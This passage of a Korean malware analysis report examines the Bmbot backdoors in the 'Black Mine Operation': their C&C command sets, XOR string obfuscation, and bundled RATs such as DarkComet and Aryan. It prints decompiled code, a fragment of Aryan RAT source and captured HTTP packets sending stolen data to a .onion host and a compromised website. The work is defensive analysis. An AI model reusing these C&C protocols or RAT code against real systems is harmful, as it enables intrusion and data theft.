토르 네트워크는 SOCKS 프록시 인터페이스를 제공한다. 이를 통해, SOCKS를 지원하는 애플리케이션은 토르 네트워크를 통해 데이터를 전송할 수 있다. 토르 통신이 가능한 SOCKS를 지원하는 클라이언트 애플리케이션은 여러 개가 공개되어 있다. Bmbot A형 봇에서 서버에 접속하는 함수 내에는 SOCKS 클라이언트용 오픈소스인 Antinat의 코드가 일부 이용되었다.

```
8   tmp_382818 = malloc(0x54u);
9   v1 = tmp_382818;
10  if ( tmp_382818 )
11  {
12    memset(tmp_382818, 0, 0x54u);
13    v1[11] = 1;
14    *(_DWORD *)v1 = -1;
15    v1[9] = 0;
16    *((_DWORD *)v1 + 1) = 0;
17    v1[12] = 0;
18    *((_DWORD *)v1 + 2) = 0;
19    *((_DWORD *)v1 + 3) = 0;
20    *((_DWORD *)v1 + 0x14) = -1;
21    *((_DWORD *)v1 + 7) = -1;
22    *((_DWORD *)v1 + 19) = -1;
23    getenv("AN_PROXY");                          // URL
24    setProxyURL_401400((int)v1);
25    v2 = getenv("AN_PASS");                      // Credential
26    v3 = getenv("AN_USER");
27    setCredentials_401710(v3, (int)v1, v2);
28    tmp_382818 = v1;
29  }
30  return tmp_382818;                             // valid connection handle
31}
```

```
an_new_connection ()
{

ANCONN tmp;
tmp = (ANCONN) malloc (sizeof (st_proxy));
if (tmp == NULL)
return NULL;
memset (tmp, 0, sizeof (st_proxy));
tmp->connection = (SOCKET) AN_INVALID_CONNECTION;
tmp->blocking = AN_CONN_BLOCKING;
tmp->proxy_type = AN_SERV_DIRECT;
tmp->proxy_hostname = NULL;
tmp->mode = AN_MODE_NONE;
tmp->proxy_user = NULL;
tmp->proxy_pass = NULL;
tmp->authmask = 0xffffffff;
tmp->local.family = AN_INVALID_FAMILY;
tmp->peer.family = AN_INVALID_FAMILY;
an_set_proxy_url (tmp, getenv ("AN_PROXY"));
an_set_credentials (tmp, getenv ("AN_USER"), getenv ("AN_PASS"));
return tmp;

}
```

< Bmbot A형 봇과 Antinat 소스코드 비교 >

<봇(Bot) 기능>

스레드 6은 실질적인 봇 기능을 명령에 따라 7가지 동작으로 수행한다.

명령	기능
case 0	프로세서 정보를 C&C 서버에 전달, PE 추정 데이터 수신 및 실행, 메일 슬롯 생성
case 1	전송 간격을 설정하고 키 포함 데이터를 C&C 서버에 전송
case 3	실행 파일을 %SYSTEMROOT%\system32 경로에 다운로드하여 실행
case 4	비실행 파일을 %SYSTEMROOT%\system32 경로에 다운로드
case 5	서버 지정 디렉터리에 있는 파일 내용을 C&C 서버에 전송
case 6	프로세서 정보를 C&C 서버에 전달한 뒤 PE 파일 수신, 이름 변경, 실행
case 9	메일 슬롯에 메시지 작성

스레드 6은 스레드 2에서 받아온 데이터가 일정 조건 을 만족할 경우 생성되는 스레드다. 서버에서 받아온 데이터에는 봇 명령·기능 수행에 필요한 데이터가 포함되어 있으며, 이 명령에 따라 'case'별로 봇의 기능을 한다.

서버에서 받아온 데이터는 한 번 고정값(0x1234567, 0x89ABCDEF)으로 암호화되어 있으며, 이에 대한 복호화 작업을 거친다. 복호화된 데이터에는 봇 기능 case 번호가 포함되어 있으며, 이 값이 실질적인 명령 수행을 하는 함수로 전달된다.

case 0에서는 프로세서 정보를 포함한 데이터를 C&C 서버에 전달한다. 전달받은 서버는 프로세서에 맞는 PE 파일을 고정값으로 암호화하여 감염 시스템에 전송한다.

```
POST /park/tmp/<서버가 지정한 파일경로> HTTP/1.1
Host: 6f4mov6eg65jqzgk.onion
Content-type: application/x-www-form-urlencoded
Content-length: <전체 길이>
no=<서버가 지정한 숫자>&check=<프로세서 정보>
```

case 1에서는 암호화 키를 포함한 데이터를 간격을 두어 C&C 서버에 전송한다. 전송 간격은 서버에서 받아온 변수로 설정한다. 'key1'을 포함한 키 데이터를 서버에 전송한다. 하지만 /park/gate.php 파일에 "temp.gif" 이름으로 전달된 내용이 무엇인지 어떤 방식으로 간격을 설정하는지는 확인되지 않았다. case 3과 case 4는 각각 실행 파일, 비 실행 파일을 다운로드하는 명령이다. 그리고 다운로드한 파일이 실행 파일이면 이를 %SYSTEMROOT%\system32 경로에 저장하고 실행한다.

case 5는 서버가 지정한 파일의 내용을 업로드한다. 파일 업로드는 "UPLOAD" 메시지와 함께 전송된다.

case 6은 UPDATE 명령이다. 프로세서 정보를 C&C 서버에 전달한 뒤 받아오는 데이터를 통해 PE 파일을 복호화하여 생성하고, 파일이름과 파일 생성 시간을 변경한 뒤 실행하는 명령을 수행한다.

이 때 파일 이름과 생성 시간, 접근 시간, 수정 시간을 모두 변경한다. 이러한 값은 서버가 전송하는 데이터에서 참조된다.

case 9는 메일 슬롯에 내용을 작성하여 다른 프로세스에서 읽을 수 있도록 하는 명령이다. 대상이 되는 메일 슬롯 이름은 " FKPU. ['mailslot r wBT0002" 이다. 메일 슬롯에 작성하는 내용에는 스레드 6이 생성될 때 서버에서 받아온 데이터 내용 일부가 포함된다.


Bmbot B형 봇(Bot) 분석

Bmbot B형은 대부분의 내부 문자열이 암호화된 상태로 존재하여 기능 동작 시에만 함수를 복호화하여 실행해주는 정보유출 백도어다. 공격자는 언제든지 실시간으로 통신하여 명령을 전달하고, 명령 전달 내용에 따라 6가지 기능을 수행한다.

공격자 서버로부터 수신되는 데이터는 현재 조정서버가 동작되지 않아 명확하지 않다. 복호화된 명령을 확인하면 실행 도중에 조정서버를 업데이트하고, 새롭게 지정된 조정서버가 보유한 파일을 다운로드하면서 분석가의 추적을 어렵게 해 놓았다. 또한 내부 주요 문자열이 암호화되어 있어 분석 시간이 오래 걸린다.

Bmbot B형은 크게 다음과 같은 기능과 특징이 있다

- 주요 문자열이 XOR 0x0F로 암호화 되어 있음
- AhnLab 제품으로 위장한 서비스 등록
- 파일을 생성할 때 코드를 일부 수정해 해시 값을 다르게 함
- C&C 서버에서 명령 인자를 전달 받고 수신된 명령에 따라 6가지 명령 수행



<내부 복호화 과정>

Bmbot B형은 내부에서 사용하는 API나 주요 문자열이 0x0F키로 XOR 연산되어 암호화되어 있다. 대부분의 문자열이 암호화되어 있어 외형적인 문자열로는 내부 기능을 파악할 수 없다.

```
00402CD5  >  8030 0F     XOR     BYTE PTR DS:[EAX], 0F
00402CD8  .  41          INC     ECX
00402CD9  .  8039 00     CMP     BYTE PTR DS:[ECX], 0
00402CDC  .  8BC1        MOV     EAX, ECX
00402CDE  .^ 75 F5       JNZ     SHORT FILE_73_.00402CD5
```

< 0X0F로 XOR 연산 수행 >

<봇(Bot) 기능>

조정서버와 통신에 성공하면 <다음>과 같은 명령과 기능을 받아 수행한다.

명령	기능
interval	통신 간격 조정
wakeat	봇이 동작할 시간을 C&C 서버에 전달
update	현재 Bmboten 파일을 새롭게 교체(업데이트)
downloadexec	새로운 파일 다운로드 및 실행
seturl	C&C 서버 변경
만족하지 않을 때	원격 접속을 목적으로 단 방향 통신 파이프 생성

'Interval' 명령은 다음과 같은 형식으로 명령을 전달한다.

인자 1에 Interval이 들어오게 되며, 스페이스로 공백을 구분한 후 인자 2에서 실제 명령을 수행할 숫자를 전송 받는다. 이로 인해 스위치 문이 실행되어 다음의 3개 명령을 수행하며, 명령은 다음과 같다.

Interval 함수는 위와 같이 %d로부터 받는 숫자에 따라 통신 간격을 변경할 수 있다. 83(S)과 115(s), 77(M)과 109(m), 72(H)와 104(h) 3개의 케이스 문으로 분기를 조종한다. 각각의 값에 따라서 JMP 문을 이용, 분기를 이동한 후 특정 숫자(시간)를 연산하여 저장하는 것을 확인할 수 있다(조정서버와 통신하는 간격 조정).

'Wakeat' 명령은 언제 이 봇을 실행할지 결정하는 명령이다. 인자를 주어 활동 개시 시간을 정하게 되며, 활동을 재개할 시간을 정하면 조정서버에 패킷을 전달해 공격자가 인지할 수 있게 하고 네트워크 값을 확인하여 시스템에 매핑된 네트워크 드라이브가 있는지를 확인한다.

'Update' 명령은 파일을 임시 폴더에 저장시킨 후, 바이너리 파일을 업데이트하는 명령이다. CreateFile API를 이용하여 다음과 같은 파일을 생성한다. 조정서버에서 받아온 90.tmp는 현재 실행 중인 악성코드를 교체한다. 이후 업데이트가 제대로 수행되었는지 조정서버에 메시지를 전송하여 확인할 수 있다.

```
Comment
ExistingName = "C:₩DOCUME~1₩forensic₩LOCALS~1₩Temp₩90.tmp"
NewName = "C:₩FILE_73 (3)"
```

'Downloadexec' 명령은 조정서버로부터 다운로드한 파일을 실행하는 명령이다. 시스템 임시 폴더에 다음과 같은 파일을 생성하여 실행한다. 다운로드하는 파일은 조정서버가 임의로 변경할 수 있다. 다운로드 및 실행 성공 여부를 'Downloadexec success', 'Excecution fail', 'Download fail', 'update' 명령 중 하나로 결정해 조정서버에 전달한다.

'seturl'은 URL을 변경하는 명령어다. 기존 URL을 조정서버에서 받은 URL로 새롭게 변경하여, 다른 조정서버와 통신할 수 있게 한다. 이를 통해 교체된 C&C 서버가 새로운 지령을 보내고 이는 조정서버 추적을 어렵게 만들 수 있다.

위에서 말한 5가지 명령을 수행하지 않을 때 Bmbot B형은 단방향 파이프 통신을 수행한다. 시스템 폴더 (보통 C:\Windows\System32)내의 특정 파일에 0x40000byte 크기의 데이터를 조정서버로 송신할 수 있다. 시스템 폴더 내의 특정 프로그램 이름은 조정서버로부터 받아오며 현재는 확인할 수 없으며, CreateProcess와 ReadFile를 이용하여 데이터를 받아올 수 있다.

마지막으로 패킷을 생성한 후 조정서버에 전달한다.

```
POST /mail/cheditor/cheditor.php HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
Host: www.icoway.net
Pragma: no-cache
Content-Type: multipart/form-data; boundary=----------------------------2849ca1
Content-Length: 428

-----------------------------2849ca1
Content-Disposition: form-data; name="upfile"; filename="test.gif"
Content-Type: text/plain

...m6<.G..#...5.nzh.../..,t.k.WP8..K...B
-----------------------------2849ca1
Content-Disposition: form-data; name="topic"

737678
-----------------------------2849ca1
Content-Disposition: form-data; name="tag"

048F9FC135D8B4551F429A22D4930352
-----------------------------2849ca1--
HTTP/1.1 200 OK
Date: Thu, 16 Jul 2015 00:34:06 GMT
Server: Apache/2.2.22 (Unix) mod_ssl/2.2.22 OpenSSL/0.9.8o PHP/5.2.17
X-Powered-By: PHP/5.2.17
Content-Length: 0
Connection: close
Content-Type: text/html
```

< 조정서버 패킷 내용 >

Science and Technology Security Center since 2005

라. 기존 악성코드 활용

Bmdoor 내부에는 자체 제작한 것으로 추정되는 악성코드 외에도 아리안(Aryan), 다크코멧(Darkcomet), 제나(Xena), 익스트림(Xtreme) 등 기존에 알려진 악성코드도 포함되어 있다. 이들 악성코드는 원격제어프로그램(RAT : Remote Administrative Tool, RAT)으로 공격자가 감염 시스템을 원격 접속할 수 있다. 이들 악성코드를 기능 위주로 간단히 설명한다.

아리안(Aryan) 분석

아리안은 원격제어 · 화면캡처 기능이 있으며, '15. 7월 발견된 Bmdoor 파일 내부에서 아리안 악성코드가 발견되었다. 아리안은 인터넷에 공개된 소스코드로 제작자가 공개된 소스코드를 이용한 것으로 추정된다. 아리안은 C코드를 중심으로 기존 악성코드를 이용한 다른 악성코드(Darkcomet, Xena, Xtreme)는 델파이 (Delphi)로 제작되었으며, 일반적인 아리안의 주요 기능은 <다음>과 같다.

명령	설명
PC 정보 수집	프로세스, Windows 버전 등 수집
파일 관리	다운로드, 실행, 복사, 옮기기, 이름변경, 삭제, 파일 검색
시스템 관리	시스템 종료, 로그오프, 잠금
데이터 유출	키로깅, 사용자 화면 및 웹캠 화면 캡처
기타	모니터 켜기/끄기, ODD 열기/닫기

인터넷에는 관련 악성코드 소스코드가 공개되어 있어 공격자는 해당 소스코드를 이용한 것으로 보인다.

```
08.  #include <time.h>
09.  #include "tiny.h"
10.  #include "resource.h"
11.  #include "AryanServer.h"
12.
13.
14.
15.  #define RATMSG_SOCKET    WM_USER+1
16.  #define PORT             1000
17.
18.
19.  ////////////////////////////////////////////
20.  //Scocket Params
21.  char IP [20] = "127.0.0.1";
22.  BOOL            IsHiddenAlready=0;
23.  SOCKADDR_IN     RemAdr;
24.  WORD            Event;
25.  bool            Connect = 0;
26.  DWORD           thread;
27.  int             LocalId = 0;
28.  char            UserName[100] = "";
```


< 인터넷에 공개된 아리안 소스코드 >

다크코멧(Darkcomet) 분석

델파이(Delphi)로 제작된 원격제어 프로그램으로 '15. 4월 발견된 Bmdoor 파일 내부에서 다크코멧 악성코드가 발견되었다. 다크코멧은 원래 백도어 목적으로 제작된 것은 아니지만, '12년 시리아 내전에서 정부가 인터넷 검열을 피하기 위한 사람들을 감시하기 위한 목적으로 다크코멧을 이용한 이력이 있다. 서버와 클라이언트 소스 코드가 인터넷에 공개되어 있고 계속해서 버전이 업데이트 되고 있다.


명령	설명
데이터 유출	웹캠 화면 캡처, 사운드 캡처, 원격 데스크톱 접속 허용, 키로깅
네트워크 제어	포트 오픈, 네트워크 공유, 소켓 통신, URL 접속, IP/Port 연결, 무선 네트워크 접속
시스템 제어	RAT 시작 및 종료, 컴퓨터 잠금, 업로드 및 실행, 관리자 권한 허용
DDOS 공격	HTTP/SYN/UDP Flooding 공격
기타	메시지 박스, 원격 채팅

공격자는 <다음>과 같은 클라이언트 감염 시스템을 원격제어 가능하다.



< 다크코넷 제어 화면 >

다크코멧은 %appdata%dclogs 폴더(C:\Documents and Settings V%사용자이름% \Application Data\dclogs)를 생성하고 날짜별 트래킹 로그를 저장한다.



제나(Xena) 분석

일명 'Nosrawec'로 알려져 있으며 '15. 4월 발견된 Bmdoor 변형 내부에서 제나 악성코드가 발견된 상용 프로그램으로 인터넷에서 크랙 버전을 구할 수 있다.

명령	설명
파일 관리	다운로드, 실행, 아이콘 변경
네트워크 제어	URL 접속, 무선네트워크 접속
시스템 관리	작업 관리자 제어, Windows 서비스 제어
데이터 유출	키로깅, 마우스 이벤트, 오디오 데이터
기타	안티 샌드박스

제나 파일이 서버로 동작하면 공격자는 <다음>과 같은 제어화면으로 감염 정보를 수집한다.

Bmdoor 내부에서 발견된 제나는 사용자의 키 입력 내용을 logs.dat 파일에 저장하는데, 제나 변형에 따라 logs.dat 파일의 생성 경로는 다를 수 있다. 분석 대상 의 경우 악성코드가 실행된 폴더에 log.dat 파일을 생성한다. 생성된 logs.dat 파일에는 사용자의 키 입력 예가 다음과 같이 기록된다. 생성된 logs.dat 파일은 공격자에게 전달된다.


익스트림(Xtreme) 분석

'15. 4월 발견된 Bmdoor 내부에서 발견되었으며, 상용 프로그램이나 인터넷에서 소스코드를 구할 수 있다.

명령	설명
파일 관리	다운로드, 실행, 아이콘 변경
네트워크 제어	URL 접속
시스템 관리	레지스트리 접근, 프로세스와 서비스 관리
데이터 유출	키로깅, 클립보드 복사 내용, 웹 캠, 마이크, 화면 캡처
기타	시스템 프로세스에 인젝션하여 동작, 자동 실행으로 등록

파일이 서버로 동작하면 공격자는 <다음>과 같은 클라이언트용 제어 화면으로 감염 시스템 정보를 수집할 수 있다.

Bmdoor 내부에서 발견된 익스트림 파일에서는 'C:\Users\Xtreme\Desktop\New Xtreme RAT Server Proxy' 문자열이 존재한다.



< 악성코드 내 문자열 >

3. 결론

검은 광산 작전(Black Mine Operation)을 진행하고 있는 이들은 다양한 Bmdoor를 제작해 국내의 여러 기관과 기업에 대한 공격을 1년여 이상 수행하고 있다. 또한, 분석가와 분석도구를 회피하려는 시도를 하는 것을 보면 앞으로 더 은밀하게 작전을 수행할 것으로 예상된다.

공격 방식과 악성코드를 분석했을 때 지난 3.20 전산망 장애를 일으킨 그룹과의 명백한 관계를 증명할 수는 없지만 최소한 간접적인 연관관계가 있을 가능성이 있다.

지난 10여년 동안 국내의 주요 기관과 기업에 대한 공격을 지속적으로 공격하는 세력은 분명히 존재한다. 이런 공격에 대비하기 위해서 주요 기관과 기업은 내부로 유입되는 파일에 대한 분석 역량을 강화하고 보안제품 공급 社와 사이버안전유관기관과의 협력을 강화해야 할 것으로 보인다.

<예방법>

Bmdoor 뿐만 아니라 다른 악성코드로부터의 완벽한 예방법은 없지만, <다음>과 같은 예방법으로 감염 가능성을 최소화할 수는 있다.

① Windows, 백신 프로그램, Adobe Flash 프로그램을 항상 최신 버전으로 업데이트한다.

② 웹 브라우저의 플러그 인을 최소화하거나 최신 버전으로 업데이트한다.

③ 다운로드한 파일의 확장자가 EXE인 실행 파일은 가급적 실행하지 않는다.